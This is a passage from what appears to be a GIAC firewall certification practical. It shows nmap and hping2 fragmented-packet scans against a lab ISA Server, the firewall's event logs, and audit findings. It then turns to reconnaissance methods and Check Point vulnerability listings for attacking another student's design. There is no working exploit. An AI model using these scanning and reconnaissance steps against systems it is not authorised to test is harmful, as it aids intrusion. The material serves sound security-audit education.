# Nmap run completed at Mon Apr 26 22:30:24 2004 -- 1 IP address (1 host up) scanned in 22
seconds
```

In this test we prove that only the border router allowed sending NTP messages from outside network to the NTP server.

```
# nmap (V. 3.00) scan initiated Mon Apr 26 14:52:45 2004 as: nmap -sU -P0 -p500 -v -oN
c:\1701.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
500/udp    open        isakmp

# Nmap run completed at Mon Apr 26 14:53:01 2004 -- 1 IP address (1 host up) scanned in 16
seconds
```

This test the firewall for the isakmp 500/udp packets, to allow the ISAKMP packets coming from VPN clients.

```
# nmap (V. 3.00) scan initiated Wed Apr 28 01:49:04 2004 as: nmap -sU -P0 -p1701 -v -oN
c:\1701.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
1701/udp   open        L2TP
```

Nmap run completed at Wed Apr 28 01:49:20 2004 -- 1 IP address (1 host up) scanned in 16 seconds

This test the firewall for L2TP 1701/udp packets that coming from VPN clients.

Hping2 Scan

Scanning the outside interface at port SMTP/25 with 5 fragmented packets, SYN flags set and the size of packets = 40 bytes.

```
[root@localhost root]# hping -V --frag --data 40 --count 5 --syn -p 25
172.16.3.3
using eth0, addr: 172.16.3.4, MTU: 1500
HPING 172.16.3.3 (eth0 172.16.3.3): S set, 40 headers + 40 data bytes
```


Output from Hping2:

No replies from firewall for the fragmented packets

```
--- 172.16.3.3 hping statistic ---
5 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Output from Firewall:

The firewall detect this type of attack



Date: 4/29/2004 Source: Microsoft ISA Server
Time: 17:52 Category: None
Type: Warning Event ID: 15102
User: N/A
Computer: FIREWALL-OHL17W

Description:

ISA Server detected an Internet Protocol (IP) half-scan attack from IP address 172.16.3.4. For more information about this event, see ISA Server Help.

Data: ● Bytes ○ Words

```
0000: 1f 00 00 00                ....
```

Figure#33 Event Viewer Log a Scanning Attack

Scanning the interface with another type of packets, 50 Fragmented packets each second at port 500.

```
[root@localhost root]# hping2 172.16.3.3 -V --frag -p 500 -c 50 -i u10000
using eth0, addr: 172.16.3.4, MTU: 1500
HPING 172.16.3.3 (eth0 172.16.3.3): NO FLAGS are set, 40 headers + 0 data
bytes
```


Output from Hping2:

No replies from the firewall

```
--- 172.16.3.3 hping statistic ---
50 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Output from Firewall:

The firewall drop these packets



Event Properties

Event

Date: 4/29/2004 Source: Microsoft ISA Server
Time: 17:52 Category: Packet filter
Type: Warning Event ID: 14044
User: N/A
Computer: FIREWALL-OHL17W

Description:

The packet filter is dropping Internet Protocol (IP) packets. For more information about this event, see ISA Server Help.

Data: ● Bytes ○ Words

```
0000: 1f 00 00 00                                  ....
```

Figure#34 Event Viewer Log a Dropped Packet

Scanning the outside interface with 13 devices generate a regular PING packets PING 172.13.6.6 –t

And the other Linux device will send a 1000 fragmented packets with data size = 40 bytes every 1 second at port 500


```
[root@localhost root]# hping2 -V --frag --data 40 -p 500 -c 1000 -i u10000
172.16.3.3
using eth0, addr: 172.16.3.4, MTU: 1500
HPING 172.16.3.3 (eth0 172.16.3.3): NO FLAGS are set, 40 headers + 40 data
bytes
```

Output from Hping2:

```
--- 172.16.3.3 hping statistic ---
1000 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Output from Firewall:

The firewall alerts dropped packets then send this message which means the dropped packet rate of fragment packets exceeds the rate specified in the configuration for dropped packets.



Date: 4/30/2004 Source: Microsoft ISA Server
Time: 18:02 Category: Packet filter
Type: Error Event ID: 14046
User: N/A
Computer: FIREWALL-OHL17W

Description:

Packet filter protocol violation. For more information about this event, see ISA Server Help.


Data: ● Bytes ○ Words

```
0000: 1f 00 00 00                    ....
```

Figure#35 Event Viewer Log a Packet Filter Protocol Violation

Output from ISA Server Performance Manager:

The Gray carve in the figure show the drops packets. As what we seen in the figure when we generate the fragmented packets the carve increased.




Last 0.000 Average 0.000 Minimum 0.000 Maximum 0.000
Duration 1:40

Color	Scale	Counter	Instance	Parent	Object
🟫	0.0100000	URLs in Cache	---	---	ISA Server Cache
🟥	1.000	Active Sessions	---	---	ISA Server Firewall Servi
🟩	1.000	Active TCP Connections	---	---	ISA Server Firewall Servi
🟦	1.000	Active UDP Connections	---	---	ISA Server Firewall Servi
🟦	1.000	Available Worker Threads	---	---	ISA Server Firewall Servi
🟨	0.0010000	Bytes Read/sec	---	---	ISA Server Firewall Servi
⬛	1.000	Kernel Mode Data Pumps	---	---	ISA Server Firewall Servi
🟥	1.000	SecureNAT Mappings	---	---	ISA Server Firewall Servi

Figure#36 ISA Server Performance Manager Session

4.3.2 Internal Interface



```
# nmap (V. 3.00) scan initiated Mon Jan 12 19:08:47 2004 as: nmap -sT -P0 -p80 -v -oN
c:\interfwweb 192.168.1.5
Interesting ports on  (192.168.1.5):
Port       State       Service
80/tcp     open        http
# Nmap run completed at Mon Jan 12 19:08:52 2004 -- 1 IP address (1 host up) scanned in 5
seconds
```

Here the scanning for the external firewall from inside and the firewall allow DMZ to connect to internet web sites and allow the internal users to do that, also rule#4

```
# nmap (V. 3.00) scan initiated Mon Jan 12 18:59:50 2004 as: nmap -sT -P0 -p443 -oN
C:\interexfwSSL 192.168.1.5
Interesting ports on  (192.168.1.5):
Port       State       Service
443/tcp    open        https

# Nmap run completed at Mon Jan 12 18:59:54 2004 -- 1 IP address (1 host up) scanned in 4
seconds
```


Here the external firewall allow the internal network and DMZ network to connect to outside via HTTPS/443 protocol rule#4

```
# nmap (V. 3.00) scan initiated Tue Jan 13 15:21:57 2004 as: nmap -sS -P0 -p25 -S 192.168.5.7 -e
eth0 -oN c:\testsmtp.txt -v 192.168.1.5
The 1 scanned port on  (192.168.1.5) is: closed

# Nmap run completed at Tue Jan 13 15:22:01 2004 -- 1 IP address (1 host up) scanned in 4
seconds
```

This test rule#11 here a Syslog server IP 192.168.5.7 try to send an SMTP message from DMZ to outside and the firewall reject this packet because only the Mail-Rely can send SMTP to outside

4.4 System Scanner

GIAC use the scanner software to scan the firewall server to check if there is any vulnerabilities, weakness or misconfiguration. This type of scanner has a database of vulnerabilities.



Last scan completed: 2/17/2004 6:25:54 PM
Policy: Server - Departmental Server
Completion Status: OK

Vulnerabilities

Process Auditing not Enabled: Failure
Process Auditing not Enabled: Success
Privilege Auditing not Enabled: Success
Object Auditing not Enabled: Failure
Object Auditing not Enabled: Success
System Auditing not Enabled: Failure
System Auditing not Enabled: Success
A user has no password: Guest
Default NT Administrator Userid Exists
Forced Logoff Not Enabled

High 0
Med 0
Low 10


Ready

Figure#37 System Scanner snapshot

The above figure show 0 high vulnerabilities, 0 med vulnerabilities and 10 low vulnerabilities, here we disable the nonuse accounts like guest, NetShowServices and the other problems are not useable for hackers.

4.5 SuperScan v3.00

GIAC will scan the firewall by this scanner to check for misconfiguration or any open ports.



Hostname Lookup: 172.16.3.3

Resolved: [Unknown]

IP
Start: 172.16.3.3
Stop: 172.16.3.3

☑ Ignore IP zero
☑ Ignore IP 255
☐ Extract from file

Timeout
Ping: 400
Connect: 2000
Read: 4000

Scan type
☑ Resolve hostnames
☐ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
○ All selected ports in list
○ All list ports from 1 65535
● All ports from 1 65535

Scan
Pinging -Q- 172.16.3.3 0
Scanning -Q- 172.16.3.3 0
Resolving -Q- 172.16.3.3 0

172.16.3.3 [Unknown]
25 Simple Mail Transfer

Active hosts: 0
Open ports: 1

Figure#38 SuperScan snapshot

The above figure show us only one open port in the GIAC Primary Firewall and this port is SMTP/25, this port is opened by Publishing Wizard as what we mentioned on the previous assignment, the remaining Ports such as HTTP and DNS, DNS is UPD port and the scan for TCP only and HTTP is published by web publishing rules which has a different firewall service as what we mentioned in the previous assignment. This means there is no misconfiguration or any open ports for no use.

4.6 SSH/22 Access

In the firewall policy, the firewall can not be accessed by any other protocol except SSH/22 protocol, here the employee will connect a notebook to the internal interface of the firewall, then setting the notebook with any internal or DMZ IP address, after that connect to the firewall by SSH session then by any other session.

4.7 Audit Summary

The overall evaluation for Microsoft ISA Firewall after this Audit and testing, we did not find any holes in this firewall, no system crash or reload through our auditing no unexpected open ports, the auditing start with Nmap (SYN, ACK, Xmas and UDP) no ports respond to these scans and are logged by the firewall. Then, we scan the firewall with another scanner, SuperScan, and there are no more than what the Nmap found only HTTP/80 port.
We have found that the firewall only permits expected traffic, the firewall rule base met our expectations.
After that, we use System Scanner to scan the firewall server and we did not find any holes or vulnerabilities.

Solutions:
As analyzed, the following have to be implemented:


- Add secondary ISA firewall to reduce the single point of failure, Critically High.
- Add another Border Router to reduce the single point of failure, Critically High.
- Add another connection to ISP to reduce the single point of failure in connection or increase the bandwidth, Critically Medium.
- Contact with another ISP to reduce the single point of failure in only one ISP, Critically Low.
- Provide another type of IDS alerts to avoid any attacks to the firewall like Nmap SYN scans, this by use a dedicated PC to detect any attacks from outside and this what GIAC use. Critically High.

5 Assignment # 4 - Designs Under Fire

I will use the design by David Polano at http://www.giac.org/practical/GCFW/David_Polano_GCFW.pdf .

The attacker can detect the servers OS and more information through these techniques:
1- using Nmap to detect OS fingerprint and open ports
2- nessus tool to scan the target host for vulnerabilities and exploit
download the latest plug-ins for any new exploits from this site:
http://www.nessus.org/scripts.php.
3- take a copy of the source code of the giacweb.com to determine the server OS, for example see the coming figure, from this figure the website server is Microsoft server NT or 2000, or if the website use ASP language, designer always use IIS with this language,
4- Sending an e-mail to wrong address, unused mail address, to the target network, giackweb.com, the internal mail server will respond to you to tell you that address is wrong, unused address, this message will reveal a critical information like the internal IP address of this email server and some time the OS of this email server
7- *Who is the Target?*
Registration searches:
http://www.internic.com/alpha.html
http://www.allwhois.com
http://whois.nic.mil
http://whois.nic.gov

These websites reveal critical information, like some contract information, the webmaster emails, name, Telephone numbers, and the address of the company, location and PO. BOX, and some time the addresses of the webmasters, these information help us to do Social Engineering attack



```
<html dir="rtl">

<head>
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1256">
<title>New Page 1</title>
<meta name="Microsoft Theme" content="balance 011">
</head>

<body>

<form method="POST" action="secure.giac">
  <!--webbot bot="SaveResults" U-File="fpweb:///_private/form_results.csv" S-Format="TEXT/CSV" S-Label-Fields="TRUE"
  <input type="text" name="T1" size="20"><input type="submit" value="Submit" name="B1"><input type="reset" value="Res
</form>

</body>

</html>
```

Figure#39 Launching Example of giacweb.com

5.1 Attack against Firewall

1. SecurityFocus (http://www.securityfocus.com/) (hosts the Bugtraq mailing list)
2. CERT (http://www.cert.org/)
3. Mitre's Common Vulnerabilities and Exposures (http://www.cve.mitre.org/)
4- Google (http://www.google.org/)

David network use Firewll-1 NG with FP2, we use these websites to search about vulnerabilities and exploit about this firewall we found in mitre, http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Checkpoint
We select these vulnerabilities from the list:
CAN-2002-0428 Check Point FireWall-1 SecuRemote/SecuClient 4.0 and 4.1 allows clients to bypass the "authentication timeout" by modifying the to_expire or expire values in the client's users.C configuration file.
CAN-2003-0679 Unknown vulnerability in the libcpr library for the Checkpoint/Restart (cpr) system on SGI IRIX 6.5.21f and earlier allows local users to truncate or overwrite certain files.
CAN-2003-0757 Check Point FireWall-1 4.0 and 4.1 before SP5 allows remote attackers to obtain the IP addresses of internal interfaces via certain SecuRemote requests to TCP ports 256 or 264, which leaks the IP addresses in a reply packet.

These some vulnerabilities found in SecurityFocus.com:

2003-03-21: Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability
2003-03-20: Check Point VPN-1/Firewall-1 Remote Syslog Data Resource Consumption Vulnerability

2003-02-10: Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability
2002-10-08: Check Point VPN-1 IKE Aggressive Mode Forcing Vulnerability
2002-09-19: Check Point Firewall-1 HTTP Proxy Server Unauthorized Protocol Access Vulnerability
2002-03-08: Check Point FW-1 SecuClient/SecuRemote Client Design Vulnerability
2001-10-24: Check Point VPN-1 SecuRemote Username Acknowledgement Vulnerability

The Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability

Description:
Two vulnerabilities have been discovered in the syslog daemon included in some versions of Check Point FireWall-1.

One vulnerability allows people to crash the syslog daemon by sending large amounts of data to the syslog service. It has been discussed whether this vulnerability could be exploited to execute arbitrary code, but it has not been proven.

The other allows malicious users to inject malicious characters such as console escape sequences. This could be dangerous depending on the utility used to read the log files.

The syslog service is not enabled by default.

The vulnerability has been confirmed in the following versions:

* Check Point FW-1 NG FP3
* Check Point FW-1 NG FP2
* Check Point FW-1 4.1 SP6

Solution:
Secunia recommends that you use a dedicated host for remote logging. It is an unnecessary risk to run it on your firewall - no matter how convenient it may be.

An update (HF2) fixing the first issue is available via SmartUpdate or from:
http://www.checkpoint.com/techsupport/ng/fp3_hotfix.html

The other issue concerning injection of malicious characters has not been fixed. We recommend that you use a different syslog server or filter the log files with some other tool before viewing them.

Provided and/or discovered by:
Dr. Peter Bieringer

Changelog:
2003-03-28: Added vulnerable versions in "Description" and link in "Original Advisory".

Original Advisory:
http://www.aerasec.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt

Please note: The information, which this Secunia Advisory is based upon, comes from third party unless stated otherwise.

Secunia collects, validates, and verifies all vulnerability reports issued by security research groups, vendors, and others

These notes from:
http://secunia.com/advisories/8371/
There are some pre-requisites to exploiting this vulnerability. The Checkpoint FW-1 has a syslog daemon that can be used to get syslog messages from remote Servers, routers …etc then redirected it. This functionality is off by default so we must assume that it is enabled on the main border firewall. We need to check the configuration of the border router:

Enable logging and configure to send logs to internal syslog server. No logging will be done to the console.

```
logging on
logging 10.10.0.51
no logging console
```

Here David network open port 514/udp in firewall for border router to send syslog messages to DMZ syslog server, but he did not mention that in the firewall policy, the question will rise here How the syslog messages from the router go to the internal syslog server if the firewall block it!!!?
